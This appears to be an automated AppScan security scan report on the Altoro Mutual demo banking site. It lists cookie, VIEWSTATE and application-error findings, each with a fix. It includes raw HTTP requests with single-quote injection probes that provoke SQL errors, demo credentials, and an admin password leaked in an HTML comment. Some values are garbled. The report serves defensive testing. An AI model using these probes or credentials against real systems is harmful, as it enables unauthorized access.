POST /bank/login.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=k14vue55ie00airp0c2bhvqo; amSessionId=324838572; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/login.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Date: Sun, 22 Jul 2012 08:03:20 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: /bank/main.aspx
Cache-Control: no-cache
Pragma: no-cache
...
...
```

L

Permanent Cookie Contains Sensitive Session Information

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Issue 1 of 1

TOC

Permanent Cookie Contains Sensitive Session Information

Severity: **Low**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: amUserInfo (Cookie)

Risk: It may be possible to steal session information (cookies) that was kept on disk as permanent cookies

Causes: The web application stores sensitive session information in a permanent cookie (on disk)

Fix: Avoid storing sensitive session information in permanent cookies

Reasoning: AppScan found that a session id cookie is stored on the client machine.

Original Response

```

POST /bank/login.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=k14vve55ie0airp0c2hvgo; amSessionId=324838572; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/login.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Date: Sun, 22 Jul 2012 08:03:20 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: /bank/main.aspx
Cache-Control: no-cache
Pragma: no-cache
...

```

L

Unencrypted __VIEWSTATE Parameter 4

TOC

Issue 1 of 4

TOC

Unencrypted __VIEWSTATE Parameter

Severity: Low

URL: <http://demo.testfire.net/bank/transaction.aspx>

Entity: __VIEWSTATE (Parameter)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Modify your Web.Config file to encrypt the VIEWSTATE parameter

Reasoning: AppScan decoded the __VIEWSTATE parameter value and found it to be unencrypted.

Original Request

```

...
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">

<h1>Recent Transactions</h1>

<form name="aspnetForm" method="post" action="transaction.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTYzNDg3OTA4NmRk" />

<table border="0" style="padding-bottom:10px;">
<tr>
<td valign=top>After</td>
<td><input name="after" type="text" value="1234" /><br /><span class="credit">mm/dd/yyyy</span></td>
<td valign=top>Before</td>

```

```

<td><input name="before" type="text" value="1234" /><br /><span class="credit">mm/dd/yyyy</span></td>
<td valign="top"><input type="submit" value="Submit" /></td>
</tr>
...

```

Issue 2 of 4

TOC

Unencrypted __VIEWSTATE Parameter

Severity: **Low**

URL: <http://demo.testfire.net/bank/queryxpath.aspx>

Entity: __VIEWSTATE (Parameter)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Modify your Web.Config file to encrypt the VIEWSTATE parameter

Reasoning: AppScan decoded the __VIEWSTATE parameter value and found it to be unencrypted.

Original Request

```

...
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">

<h1>Search News Articles</h1>

<form name="aspnetForm" method="get" action="queryxpath.aspx?_ctl10%3a_ctl10%3aContent%3aMain%3aTextBox1=Enter+title+(e.g.+IBM)&_ctl10%
3a_ctl10%3aContent%3aMain%3aButton1=Query" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTEzMDCzNTAxOWRk" />

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWAwLNx+2YBwKw59eKCgKcjoPABw==" />
<span id="_ctl10__ctl10_Content_Main_Label1">Search our news articles database</span>
<br /><br />
<input name="_ctl10:_ctl10:Content:Main:TextBox1" type="text" value="Enter title (e.g. IBM)" id="_ctl10__ctl10_Content_Main_TextBox1"
style="width:300px;" />
<input type="submit" name="_ctl10:_ctl10:Content:Main:Button1" value="Query" id="_ctl10__ctl10_Content_Main_Button1" style="width:75px;" />
<br /><br />
<span id="_ctl10__ctl10_Content_Main_Label2">News title not found, try again</span>
</form>

...

```

Issue 3 of 4

TOC

Unencrypted __VIEWSTATE Parameter

Severity: **Low**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: __VIEWSTATE (Parameter)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Modify your Web.Config file to encrypt the VIEWSTATE parameter

Reasoning: AppScan decoded the __VIEWSTATE parameter value and found it to be unencrypted.

Original Request

```
...
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;>
<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

<p>
<span id="_ctl0__ctl0_Content_Main_Label1">Current Language: </span>
<span id="_ctl0__ctl0_Content_Main_langLabel"></span>
</p>

<p>
<span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
</p>

...

```

Issue 4 of 4

TOC

Unencrypted __VIEWSTATE Parameter

Severity: **Low**

URL: <http://demo.testfire.net/admin/login.aspx>

Entity: __VIEWSTATE (Parameter)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Modify your Web.Config file to encrypt the VIEWSTATE parameter

Reasoning: AppScan decoded the __VIEWSTATE parameter value and found it to be unencrypted.

Original Request

```
...
</td>
<td valign="top" colspan="3" class="bb">
```

```

<h1>Administration Login</h1>

<!-- Password: Altotorol234 -->

<form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" />
<br />
<p>
    <strong>Enter the code shown above:</strong><br />
    <input name="_ctl0:_ctl0:Content:Main:CodeNumberTextBox" type="text" id="_ctl0__ctl0_Content_Main_CodeNumberTextBox" /><br /><br />
    <strong>Enter the administrative password:</strong><br />
    <input name="_ctl0:_ctl0:Content:Main:Password" type="password" id="_ctl0__ctl0_Content_Main_Password" /><br /><br />
    <input type="submit" name="_ctl0:_ctl0:Content:Main:SubmitButton" value="Submit" id="_ctl0__ctl0_Content_Main_SubmitButton" /><br />
    ...

```

L

Unsigned __VIEWSTATE Parameter 4

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Unsigned __VIEWSTATE Parameter

Severity: Low

URL: <http://demo.testfire.net/bank/transaction.aspx>

Entity: __VIEWSTATE (Parameter)

Risk: It might be possible to undermine application logic

Causes: Insecure web application programming or configuration

Fix: Modify the property of each ASP.NET page to sign the VIEWSTATE parameter

Reasoning: AppScan determined that the __VIEWSTATE parameter value is unsigned.

Original Request

```

...
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%;">

<h1>Recent Transactions</h1>

<form name="aspnetForm" method="post" action="transaction.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTYzNDg3OTAA4NmRk" />

<table border="0" style="padding-bottom:10px;">
<tr>
    <td valign=top>After</td>
    <td><input name="after" type="text" value="1234" /><br /><span class="credit">mm/dd/yyyy</span></td>
    <td valign=top>Before</td>
    <td><input name="before" type="text" value="1234" /><br /><span class="credit">mm/dd/yyyy</span></td>
    <td valign=top><input type=submit value=Submit /></td>
</tr>
...

```

Unsigned __VIEWSTATE Parameter

Severity: **Low**

URL: <http://demo.testfire.net/bank/queryxpath.aspx>

Entity: __VIEWSTATE (Parameter)

Risk: It might be possible to undermine application logic

Causes: Insecure web application programming or configuration

Fix: Modify the property of each ASP.NET page to sign the VIEWSTATE parameter

Reasoning: AppScan determined that the __VIEWSTATE parameter value is unsigned.

Original Request

```
...
</td>
<td valign="top" colspan="3" class="bb">

<div class="f1" style="width: 99%; ">

<h1>Search News Articles</h1>

<form name="aspnetForm" method="get" action="queryxpath.aspx?__ct10%3a_ct10%3aContent%3aMain%3aTextBox1=Enter+title+(e.g.+IBM)&__ct10%3a_ct10%3aContent%3aMain%3abutton1=Query" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTEzMDCzNTAxOWRk" />

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWAwLNx+2YBwKw59eKCgKcjPABw==" />
<span id="__ct10__ct10_Content_Main_Label1">Search our news articles database</span>
<br /><br />
<input name="__ct10:_ct10:Content:Main:TextBox1" type="text" value="Enter title (e.g. IBM)" id="__ct10__ct10_Content_Main_TextBox1" style="width:300px;" />
<input type="submit" name="__ct10:_ct10:Content:Main:Button1" value="Query" id="__ct10__ct10_Content_Main_Button1" style="width:75px;" />
<br /><br />
<span id="__ct10__ct10_Content_Main_Label2">News title not found, try again</span>
</form>

...

```

Unsigned __VIEWSTATE Parameter

Severity: **Low**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: __VIEWSTATE (Parameter)

Risk: It might be possible to undermine application logic

Causes: Insecure web application programming or configuration

Fix: Modify the property of each ASP.NET page to sign the VIEWSTATE parameter

Reasoning: AppScan determined that the __VIEWSTATE parameter value is unsigned.

Original Request

```
...  
  
</td>  
<td valign="top" colspan="3" class="bb">  
  
<div class="f1" style="width: 99%;>  
  
<h1>Customize Site Language</h1>  
  
<form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">  
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />  
  
<p>  
  <span id="_ctl0__ctl0_Content_Main_Label1">Current Language: </span>  
  <span id="_ctl0__ctl0_Content_Main_langLabel"></span>  
</p>  
  
<p>  
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>  
</p>  
  
...
```

Issue 4 of 4

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Unsigned __VIEWSTATE Parameter

Severity: Low

URL: http://demo.testfire.net/admin/login.aspx

Entity: __VIEWSTATE (Parameter)

Risk: It might be possible to undermine application logic


Causes: Insecure web application programming or configuration

Fix: Modify the property of each ASP.NET page to sign the VIEWSTATE parameter

Reasoning: AppScan determined that the __VIEWSTATE parameter value is unsigned.

Original Request

```
...  
  
</td>  
<td valign="top" colspan="3" class="bb">  
  
<h1>Administration Login</h1>  
  
<!-- Password: AltOr0l234 -->  
  
<form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">  
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />  
  
<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" />  
  <br />  
  <p>  
    <strong>Enter the code shown above:</strong><br />  
    <input name="_ctl0:_ctl0:Content:Main:CodeNumberTextBox" type="text" id="_ctl0__ctl0_Content_Main_CodeNumberTextBox" /><br /><br />  
    <strong>Enter the administrative password:</strong><br />  
    <input name="_ctl0:_ctl0:Content:Main:Password" type="password" id="_ctl0__ctl0_Content_Main_Password" /><br /><br />  
    <input type="submit" name="_ctl0:_ctl0:Content:Main:SubmitButton" value="Submit" id="_ctl0__ctl0_Content_Main_SubmitButton" /><br />  
  ...
```



Issue 1 of 15

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Application Error

Severity: Informational

URL: http://demo.testfire.net/comment.aspx

Entity: cfile (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/feedback.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 79

name=1234&email_addr=753+Main+Street&subject=1234&comments=1234&submit=+Submit+

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:04:05 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1

...
```

Issue 2 of 15

TOC

Application Error

Severity: **Informational**

URL: http://demo.testfire.net/subscribe.aspx

Entity: txtEmail (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/subscribe.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 32

txtEmail=%27&btnSubmit=Subscribe

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:37:41 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1

...
```

Issue 3 of 15

TOC

Application Error

Severity: **Informational**

URL: http://demo.testfire.net/bank/queryxpath.aspx

Entity: _ctl0:_ctl0:Content>Main:TextBox1 (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
```

```

GET /bank/queryxpath.aspx?__VIEWSTATE=%2FwEPDwUKMTEzMDczNTAxOWRk&__EVENTVALIDATION=%2FwEWAwLNx%2B2YBwKw59eKCgKcjoPABw%3D%3D&__ctl0%3A_ctl0%3AContent%3AMain%3ATextBox1=%27&__ctl0%3A_ctl0%3AContent%3AMain%3AButton1=Query HTTP/1.1
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqthr55; amSessionId=334738728; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/queryxpath.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)

```

```

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:29:56 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1

```

...

Issue 4 of 15

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Application Error

Severity: Informational

URL: http://demo.testfire.net/bank/ws.asmx

Entity: WSDL (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```

...
GET /bank/ws.asmx?WSDL=%00 HTTP/1.1
Cookie: ASP.NET_SessionId=eu0qbsjngqgirw45q0opxa45; amSessionId=3545750533; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/ws.asmx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)


```

```

HTTP/1.1 500 Internal Server Error
Date: Sun, 22 Jul 2012 09:06:49 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Content-Length: 44

XML Web service description was not found.

...

```

Application Error

Severity: Informational

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: debitAccount (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
</tr>
<tr>
  <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
  <td colspan="2">&ampnbsp</td>
</tr>
<tr>
  <td colspan="2" align="center">
    <span id="_ctl10__ctl10_Content_Main_postResp" align="center"><span style='color: Red'>System.Data.OleDb.OleDbException: Syntax error
(missing operator) in query expression 'accountid='.
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
      at System.Data.OleDb.OleDbCommand.ExecuteScalar()
      at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
146</span></span>
    <span id="soapResp" name="soapResp" align="center" />
  </td>
...

```

Application Error

Severity: **Informational**

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: creditAccount (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
</tr>
<tr>
  <td colspan="2" align="center"><input type="button" name="transfer" value="Transfer Money" onclick="doTransfer();"
ID="transfer"></td>
</tr>
<tr>
  <td colspan="2" align="center">&nbsp;</td>
</tr>
<tr>
  <td colspan="2" align="center">
    <span id="_ctl0__ctl0_Content_Main_postResp" align="center"><span style='color: Red'>System.Data.OleDb.OleDbException: Syntax error
in string in query expression 'accountid=''.
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
      at System.Data.OleDb.OleDbCommand.ExecuteScalar()
      at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
155</span></span>
    <span id="soapResp" name="soapResp" align="center" />
  </td>
...
...
```

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Application Error

Severity: **Informational**

URL: http://demo.testfire.net/bank/transfer.aspx

Entity: transferAmount (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```

...
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/transfer.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 67

debitAccount=1001160141&creditAccount=1001160141&transferAmount=%27

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:39:57 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1

```

...

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Application Error

Severity: Informational

URL: http://demo.testfire.net/bank/login.aspx

Entity: uid (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```

...
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/login.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 38

uid=%27&passw=demo1234&btnSubmit=Login

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:40:33 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1

```

Application Error	
Severity:	Informational
URL:	http://demo.testfire.net/bank/login.aspx
Entity:	passw (Parameter)
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter values No validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://demo.testfire.net/bank/login.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 36

uid=jsmith&passw=%27&btnSubmit=Login

HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 22 Jul 2012 08:40:53 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=iso-8859-1

...
```

Application Error

Severity: **Informational**

URL: http://demo.testfire.net/bank/ws.asmx

Entity: [SOAP] creditAccount_2 (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:37:03 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1207

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body><TransferBalanceResponse>
    <TransferBalanceResult><Success>false</Success><Message>System.Data.OleDb.OleDbException:
      Syntax error in query expression 'accountid=$27'.
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
      at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, Object& executeResult)
      at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, String method)
      at System.Data.OleDb.OleDbCommand.ExecuteScalar()
      at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line
155</Message></TransferBalanceResult></TransferBalanceResponse></soap:Body></soap:Envelope>
...
...
```

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Application Error

Severity: **Informational**

URL: http://demo.testfire.net/bank/ws.asmx

Entity: [SOAP] debitAccount_1 (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
```

```

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:36:55 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1207

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><TransferBalanceResponse xmlns="http://www.altoromutual.com/bank/ws/"><TransferBalanceResult><Success>false</Success><Message>System.Data.OleDb.OleDbException: Syntax error in query expression 'accountid=%27'.
at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult)
at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult)
at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior, Object& executeResult)
at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
at System.Data.OleDb.OleDbCommand.ExecuteScalar()
at Altoro.Services.TransferBalance(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line 146</Message></TransferBalanceResult></TransferBalanceResponse></soap:Body></soap:Envelope>
...

```

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Application Error

Severity: Informational

URL: http://demo.testfire.net/bank/ws.asmx

Entity: [SOAP] transferDate (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```

...
<transferDate>%27</transferDate>
<debitAccount>1001160141</debitAccount>
<creditAccount>1001160141</creditAccount>
<transferAmount>1234</transferAmount>
</transDetails>
</TransferBalance>
</soap:Body>
</soap:Envelope>

HTTP/1.1 500 Internal Server Error
Date: Sun, 22 Jul 2012 08:36:48 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
